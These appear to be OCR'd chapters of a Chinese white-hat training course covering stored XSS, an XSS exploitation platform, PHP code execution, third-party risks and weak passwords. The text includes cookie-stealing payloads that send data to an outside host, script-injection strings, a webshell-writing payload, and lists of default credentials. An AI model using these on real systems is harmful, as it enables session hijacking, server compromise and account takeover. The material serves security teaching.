
可以看到，用户输入的内容还是没有过滤，但是不直接显示在页面中，而是插入到了数据库。

我们新建 `res.php`，内容为：

```
mysql_connect("localhost","root","root");
mysql_select_db("xss");
$sql="select payload from test where id=1";
$result=mysql_query($sql);
while($row=mysql_fetch_array($result)){
    echo $row['payload'];
}
```

该代码从数据库读取了之前插入的内容，并将其显示出来。

我们部署之后首先查看 `test` 数据库，确认它是空的：




然后访问 `xss.php` ，像之前一样输入 HTML 代码并点击 `test` ，如下：



点击之后却发现没有任何动静，但事实上，我们的数据已经插入到了数据库中。



那么，当我们访问 `res.php` 查询这个值的时候，代码就会被执行。



所以说，存储型 XSS 的执行位置通常不同于输入位置。我们可以看出，存储行 XSS 的数据流向是：浏览器 -> 后端 -> 数据库 -> 后端 -> 浏览器。

利用

我们可能需要通过 XSS 来获得用户 Cookie 或其他有用信息，利用平台负责接收并保存这些信息。另外，利用平台能够托管利用脚本，于是我们可以向页面只注入一个脚本链接，使长度极大缩短。

这里的 XSS 利用平台使用 xsser.me，大家可以自行下载和搭建。

- 下载：http://download.csdn.net/detail/gzliu_hit/5606811
- 搭建：http://blog.csdn.net/god_7z1/article/details/47234989

首先访问主页，你会看到一个登录页面，输入用户名和密码之后点击“登录”：

米斯特安全团队XSS平台

登录

用户名

rootkit

密码

●●●●●●●

登录 还没有账号? 立刻注册

成功之后会显示主界面，左边是模块列表，右边是项目列表：

米斯特安全团队XSS平台

用户：rootkit , 个人设置 邀请 退出

我的项目 创建

Xss截屏

aaa

我的模块 创建

Xss截屏

获取保存的明文密码

Emlog CSRF Add AdminUser

公共模块

基础认证钓鱼

xss.js

默认模块

我的项目 创建项目

项目名称	项目描述	内容数	创建时间	操作
Xss截屏	test	1	2016-06-10	删除
aaa	aaa	0	2016-05-29	删除

我们点击左边“我的项目”旁边的“创建”按钮：

当前位置：首页 > 创建项目

创建项目

项目名称

项目描述

下一步 取消

名称和描述可以随便取，不影响使用。输入时候点击“下一步”按钮。之后会出现“配置代码”界面：

配置代码

项目名称

米斯特培训实验

- ☐ 默认模块 展开
- ☐ xss.js 展开
- ☐ 基础认证钓鱼 展开
- ☐ Emlog CSRF Add AdminUser 展开
- ☐ 获取保存的明文密码 展开
- ☐ Xss截屏 展开

☑ **自定义代码**

下一步 取消

我们只选择默认模块，把它展开之后，我们可以看到它的作用是向平台发送一个请求，来收集用户的各种信息。之后点击“下一步”。

- ☑ 默认模块 折叠

需要配置的参数

◉ 无keepsession ○ keepsession

参数:

location,toplocation,cookie,opener

代码:

```
(function(){(new Image()).src='http://xss.hi-ourlife.com//index.php?do=api&id={projectId}&location='+escape((function()
{try{return document.location.href}catch(e){return ''}})())+'&toplocation='+escape((function(){try{return
top.location.href}catch(e){return ''}})())+'&cookie='+escape((function(){try{return document.cookie}catch(e){return
''}})())+'&opener='+escape((function(){try{return (window.opener &&
window.opener.location.href)?window.opener.location.href:''}catch(e){return ''}})());})(); if('{set.keepsession}'==1)
{keep=new Image();keep.src='http://xss.hi-ourlife.com//index.php?do=keepsession&id={projectId}&
url='+escape(document.location)+'&cookie='+escape(document.cookie)};
```

然后我们会在首页看到我们的新项目，点击这个项目：

我的项目 创建
- 米斯特培训实验
- Xss截屏
- aaa

我的模块 创建
- Xss截屏

我的项目 创建项目

项目名称	项目描述	内容数	创建时间	操作
米斯特培训实验	米斯特培训实验	0	2016-07-05	删除
Xss截屏	test	1	2016-06-10	删除
aaa	aaa	0	2016-05-29	删除

之后点击右上方的查看代码，就可以看到使用方法：

项目代码：

```
(function(){(new Image()).src='http://xss.hi-ourlife.com//index.php?do=api&id=MYzcXv&
location='+escape((function(){try{return document.location.href}catch(e){return
''}})())+'&toplocation='+escape((function(){try{return top.location.href}catch(e){return
''}})())+'&cookie='+escape((function(){try{return document.cookie}catch(e){return
''}})())+'&opener='+escape((function(){try{return (window.opener &&
window.opener.location.href)?window.opener.location.href:''}catch(e){return ''}})());})(); if(''==1)
{keep=new Image();keep.src='http://xss.hi-ourlife.com//index.php?do=keepsession&id=MYzcXv&
url='+escape(document.location)+'&cookie='+escape(document.cookie)};
```

如何使用：

将如下代码植入怀疑出现xss的地方（注意'的转义），即可在 项目内容 观看XSS效果。

```
</textarea>'"><script src=http://xss.hi-ourlife.com//MYzcXv?1467719328></script>
```

或者

```
</textarea>'"><img src=# id=xssyou style=display:none
onerror=eval(unescape(/var%20b%3Ddocument.createElement%28%22script%22%29%3Bb.src%3D%22http%3A%2F
%2Fxss.hi-ourlife.com%2F%2FMYzcXv%3F%22%2BMath.random%28%29%3B%28document.getElementsByTagName%28%22HEAD
%22%29%5B0%5D%7C%7Cdocument.body%29.appendChild%28b%29%3B/.source));//>
```

再或者以你任何想要的方式插入

```
http://xss.hi-ourlife.com//MYzcXv?1467719328
```

网址缩短

再或者以你任何想要的方式插入

```
<script src=http://t.cn/R53hxPT></script>
```

再或者以你任何想要的方式插入


```
<script src=></script>
```

再或者以你任何想要的方式插入

```
<img src=x onerror=s=createElement('script');body.appendChild(s);s.src='你的js地址';>
```

简单来说， `MyzcXv?1467719328` 就是平台所生成的脚本地址，你可以把它放在 `script` 或者 `img` 标签的 `src` 属性中，在把标签插入存在 XSS 漏洞的地方，然后浏览器就会执行。

下面我们点击之前创建的 `aaa` 项目。



我们把 `<script src="..."></script>` 注入到反射型 XSS 的演示页面中。



提交之后页面没什么动静，但是我们查看利用平台，可以发现新增了一条数据：

米斯特安全团队XSS平台

用户：rootkit , 个人设置 邀请 退出

我的项目 创建
Xss截屏
aaa
我的模块 创建
Xss截屏
获取保存的明文密码
Emlog CSRF Add AdminUser
公共模块
基础认证钓鱼
xss.js
默认模块

当前位置： 首页 > 项目内容

项目名称: aaa 配置 查看代码

Domain: 全部

接口地址: http://xss.hi-ourlife.com//do/auth/b3f135e63da6c2b955a2e2a0d628f349 (加 /domain/xxx 可通过域名过滤内容) 安装插件

	+全部	时间	接收的内容	Request Headers	操作
	-折叠	2016-07-04 21:18:17	• location : http://localhost/subject/fxss.php?xss=%3Cscript%20src=http://xss.hi-ourlife.com//mSBaCe?1467638277%3E%3C/script%3E • toplocation : http://localhost/subject/fxss.php?xss=%3Cscript%20src=http://xss.hi-ourlife.com//mSBaCe?1467638277%3E%3C/script%3E • cookie : • opener :	• HTTP_REFERER : http://localhost/subject/fxss.php?xss=%3Cscript%20src=http://xss.hi-ourlife.com//mSBaCe?1467638277%3E%3C/script%3E • HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 5.1; rv:47.0) Gecko/20100101 Firefox/47.0 • REMOTE_ADDR : 103.207.231.62	删除
	+展开	2016-05-29 12:17:04	• location : http://soccer.sports.sohu.com/	• HTTP_REFERER : http://soccer.sports.s	删除

选中项操作：删除

附录：

- XSS 过滤绕过备忘单
- HTML5 安全备忘单
- 新手指南：DVWA-1.9全级别教程之XSS
- 那些年我们一起学XSS

米斯特白帽培训讲义 漏洞篇 代码执行

> 讲师：gh0stkey
>
> 整理：飞龙
>
> 协议：CC BY-NC-SA 4.0

原理


由于开发人员编写源码时，没有针对代码中可执行的特殊函数入口做过滤，导致客户端可以提交恶意构造语句，并交由服务端执行。命令注入攻击中，Web 服务器没有过滤类似`system`、`eval`和`exec`等函数，是该漏洞攻击成功的主要原因。

实例代码

```
<?php
// code-exe.php:
$code=@$_GET['code'];//http://localhost/subject/code-exe.php?code=
echo "<center>Payload:".$code."<br/>Result:</center>
eval($code);
```

整个代码就三行，第一行用于从 URL 参数中读取`code`参数的值。第二行用于输出该参数的值，用于检查该参数。第三行直接将该参数当做 PHP 代码执行。由于不存在任何过滤，就会产生代码执行漏洞。

我们在该文件的目录下执行`php -S 0.0.0.0:80`，之后访问`http://localhost/code-exe.php?code=phpinfo();`，我们可以看到该代码执行了`phpinfo`函数：



利用

我们可以将 URL 中 `code` 参数值换成不同的 PHP 代码，使其执行不同的 PHP 代码。利用此漏洞的关键还是熟悉所有可用的 PHP 代码。

比如，可以使用 `phpinfo` 或者 `echo` 等调试函数来判定漏洞。最重要的是，可以利用这个漏洞写入 Webshell，代码如下：

```
$file='mst.php'; // 一句话木马的文件名
$person='<?php @eval($_POST[1]);?>'; // 一句话文件名的代码
file_put_contents($file,$person, FILE_APPEND | LOCK_EX); // 当ke
y.php文件不存在会自动创建，如果存在就会添加
```

我们需要把这三行代码写入 URL 中，得到的 URL 是这样：`http://localhost/code-exe.php?code=$file='mst.php';$person='<?ph`。

访问之后，当前目录就会多出一个 `mst.php`，内容为 `<?php @eval($_POST[1]);?>`，这个就是一句话木马。由于不是讲工具的章节，这里就不拿菜刀演示了。

在实际代码中，当然不可能这么短，就需要大家使用 `eval` 和 `exec` 作为关键词来搜索可能的漏洞点。另外，实际代码中还可能在执行之前对 `$code` 进行过滤，也需要大家发挥创造性，绕过过滤来成功利用它。

附录

- 新手指南：DVWA-1.9全级别教程之Command Injection

米斯特白帽培训讲义 漏洞篇 第三方风险

> 讲师：gh0stkey
>
> 整理：飞龙
>

域名商

域名商就是提供域名购买的站点。我们可以通过站长工具的 WHOIS 查询来查询域名商，比如这里我们查询 `www.hi-ourlife.com` 的域名商：

域名 hi-ourlife.com 的信息 以下信息更新时间：2016-11-28 13:34:00 立即更新

域名	hi-ourlife.com [whois 反查] 其他常用域名后缀查询： cn com cc net org
注册商	HICHINA ZHICHENG TECHNOLOGY LTD
联系人	modify modify [whois反查]
联系方式	627437686@qq.com [whois反查]
更新时间	2016年05月07日
创建时间	2015年09月03日
过期时间	2017年09月03日
公司	ma yun
域名服务器	grs-whois.hichina.com
DNS	f1g1ns1.dnspod.net f1g1ns2.dnspod.net
状态	域名普通状态(ok)

我们可以得知，该域名是在万网注册的。

域名商存在一些安全隐患，比如域名商网站包含一套用户系统，其找回密码功能可能存在任意密码重置漏洞（见“逻辑漏洞”一节）。找回密码之后，恶意用户就可以登录并劫持账户上的所有域名。

再者，域名商站点中包含用于管理域名的后台页面。许多后台把被管理的域名放在参数中传入，又没有对用户进行校验，导致可以越权访问其它域名的后台。比如前段时间的商务中国后台越权访问。

首先打开自己的解析管理页面：

域名列表
域名模板管理
一口价域名管理
gov.cn域名
域名转入
转入记录
域名转出
转出记录
域名转移会员号
批量操作
whois核验记录
域名解析管理

产品中心 > 域名管理 > 域名信息管理详情

top


域名状态： 锁定 关闭锁定
域名所有者ID： bizf p 未提交 提交实名认证
命名审核状态： 命名审核通过
域名所有者： 修改 模板过户 域名转移会员号
Whois保护状态： 未开启 Whois保护开启
注册日期： 2017-1-27
到期日期： 2018-1-27 开启自动续费
DNS解析状态： 正常 DNS解析管理 URL地址转发
DNS服务器： cnmsn.net ns8.cnmsn.net 修改DNS服务器
更多操作： 修改域名密码 注册DNS服务器 域名删除 下载域名证书

域名所有者信息 域名管理人信息 技术联系人信息 缴费联系人信息

中文信息 英文信息
域名所有者：
姓：
名：

补天平台

用 Burpsuite 抓包，发现“domainName”参数可控，修改为其它站点（比如商务中国自己的站点）：



即可查看或修改商务中国的解析记录：



IDC

IDC 的通俗含义是主机商，也就是卖服务器的商家。现在许多 IDC 同时也卖域名。IDC 的漏洞和域名商类似，也可能存在任意密码重置或者越权漏洞。另外，对于主机来说，存在一些特殊的漏洞。许多主机商在主机的初始设置中使用弱密码，比如 `admin:123456` 之类的。

外源 JS

现在的 Web 应用或多或少会使用一些外源的 JS，但这里面可能存在安全隐患。如果你自己编写了一个 JS 文件，提供了一些功能，并且把它放到了 CDN 上给别人用，你就可以修改它的内容，所有使用它的站点都会受到影响。比如，你可以插入一个 `location.href` 的赋值来劫持站点，或者插入 XSS 平台的 Payload 来获取用户 Cookie，再或者插入一个对资源的访问来 DDoS 该站点。这种情况下，你可以让这些站点来帮你执行任何代码。

总结

建议大家建立站点的时候一定要选正规可靠的域名商和 IDC。引用 JS 文件时，如果对方是不可靠的站点，请用浏览器访问它，并把它保存下来，存到你自己的 CDN 中。

米斯特白帽培训讲义 漏洞篇 弱口令、爆破、遍历

> 讲师：gh0stkey
>
> 整理：飞龙
>
> 协议：CC BY-NC-SA 4.0

成因

弱口令没有严格和准确的定义，通常认为容易被别人（它们有可能对你很了解）猜测或被破解工具破解的口令均为弱口令。弱口令指的是仅包含简单数字和字母的口令，例如"123"、"abc"等，因为这样的口令很容易被别人破解。

通过爆破工具就可以很容易破解用户的弱口令。

危害

乌云案例:

漏洞概要

缺陷编号：WooYun-2014-89227
漏洞标题：中国石油某分公司旗下多个加油站视频监控弱口令
相关厂商：中国石油天然气集团公司
漏洞作者：路人甲
提交时间：2014-12-29 18:19
公开时间：2015-02-12 18:20
漏洞类型：服务弱口令
危害等级：中
自评Rank：7
漏洞状态：厂商已经确认
漏洞来源：http://www.wooyun.org，如有疑问或需要帮助请联系 help@wooyun.org
Tags标签：弱口令 中石油 视频监控 偷窥

造成的危害:

中石油的多个加油站的视频监控被入侵，我们可以通过它们看一些隐私。也可以通过它把监控器关掉，来进行一些非法活动。

分类

普通型

普通型弱口令就是常见的密码，比如，目前网络上也有人特地整理了常用的弱口令（Top 100）：

```
123456 a123456 123456a 5201314 111111 woaini1314 qq123456 123123 000000 1qaz2wsx 1q2w3e4r
qwe123 7758521 123qwe a123123 123456aa woaini520 woaini 100200 1314520 woaini123 123321
q123456 123456789 123456789a 5211314 asd123 a123456789 z123456 asd123456 a5201314 aa123456
zhang123 aptx4869 123123a 1q2w3e4r5t 1qazxsw2 5201314a 1q2w3e aini1314 31415926 q1w2e3r4
123456qq woaini521 1234qwer a111111 520520 iloveyou abc123 110110 111111a 123456abc w123456
7758258 123qweasd 159753 qwer1234 a000000 qq123123 zxc123 123654 abc123456 123456q qq5201314
12345678 000000a 456852 as123456 1314521 112233 521521 qazwsx123 zxc123456 abcd1234 asdasd
666666 love1314 QAZ123 aaa123 q1w2e3 aaaaaa a123321 123000 11111111 12qwaszx 5845201314
s123456 nihao123 caonima123 zxcvbnm123 wang123 159357 1A2B3C4D asdasd123 584520 753951 147258
1123581321 110120 qq1314520
```

对于网站后台而言，一般为：

- admin
- manager
- admin123
- admin888
- admin666
- ...

具体来说，不同的后台类型拥有不同的弱密码：

- 数据库（phpmyadmin）
    - 账号：root
    - 密码：root、root123、123456
- tomcat
    - 账号：admin、tomcat、manager
    - 密码：admin、tomcat、admin123、123456、manager
- jboss
    - 账号：admin、jboss、manager
    - 密码：admin、jboss、manager、123456
- weblogic
    - 账号：weblogic、admin、manager
    - 密码：weblogic、admin、manager、123456

条件型

条件型弱口令就是和用户信息相关的密码，比如生日+手机号、姓名首字母+生日、爱人姓名首字母+生日+常用字母（520、1314 等）。

我们可以使用这个猜密码的网站来生成条件弱口令字典。

比如我们知道一个人，他的信息如下：

- 姓名：王小二
- 邮箱：412391882@qq.com
- 英文名：twowang
- 手机号：110

那我们就可以在这个网站上输入这些信息，然后点击下方的“提交”。

然后我们就得到了这个最有可能的密码。

最有可能使用的密码

wangxiaoer110 wxe110 twowang110 Twowang110 wxe520
wxe5201314 wxe1314 wxe123 wxe123456 wangxiaoer520
wangxiaoer123 wangxiaoer1314 twowang520 twowang5201314 twowang1314
twowang123 twowang123456 Twowang520 Twowang123

查看更多

点击“查看更多”之后还可以获取更多弱口令。

实战

比如说，我们使用这样一段代码来演示弱口令漏洞，它模拟了某个系统的后台。

```
<?php
function showForm() { ?>
<form method="POST" action="./lesspass.php">
    <input type="text" name="un" />
    <input type="password" name="pw" />
    <input type="submit" value="登录" />
</form> <?php
}

$un = @$_POST['un'];
$pw = @$_POST['pw'];
if($un == '' && $pw == '')
    showForm();
else if($un == 'admin' && $pw == 'admin888')
    echo '登录成功';
else {
    showForm();
    echo '登录失败';
}
```

第一行到第七行组成了一个 HTTP 表单。我们可以看到，这个表单使用 POST 方法向这个页面自己提交信息， `un` 表单域对应 PHP 的 `un` 变量， `pw` 表单域对应 PHP 的 `pw` 变量。

第九行和第十行从 HTTP 请求的主体中取出 `un` 参数和 `pw` 参数。


第十一到第十八行对用户名和密码参数做判断，如果都为空，那么我们认为它仅仅是显示页面的请求，直接返回。如果 `un` 为 `admin` ，且 `pw` 为 `admin888` ，因为这是我们预设的正确用户名和密码，所以显示登陆成功，否则显示登录失败。

真实代码的用户名和密码是从数据库里面取的，但是它仍然是确定的东西，而且如果存在弱口令，还是能破解出来，原理一致。

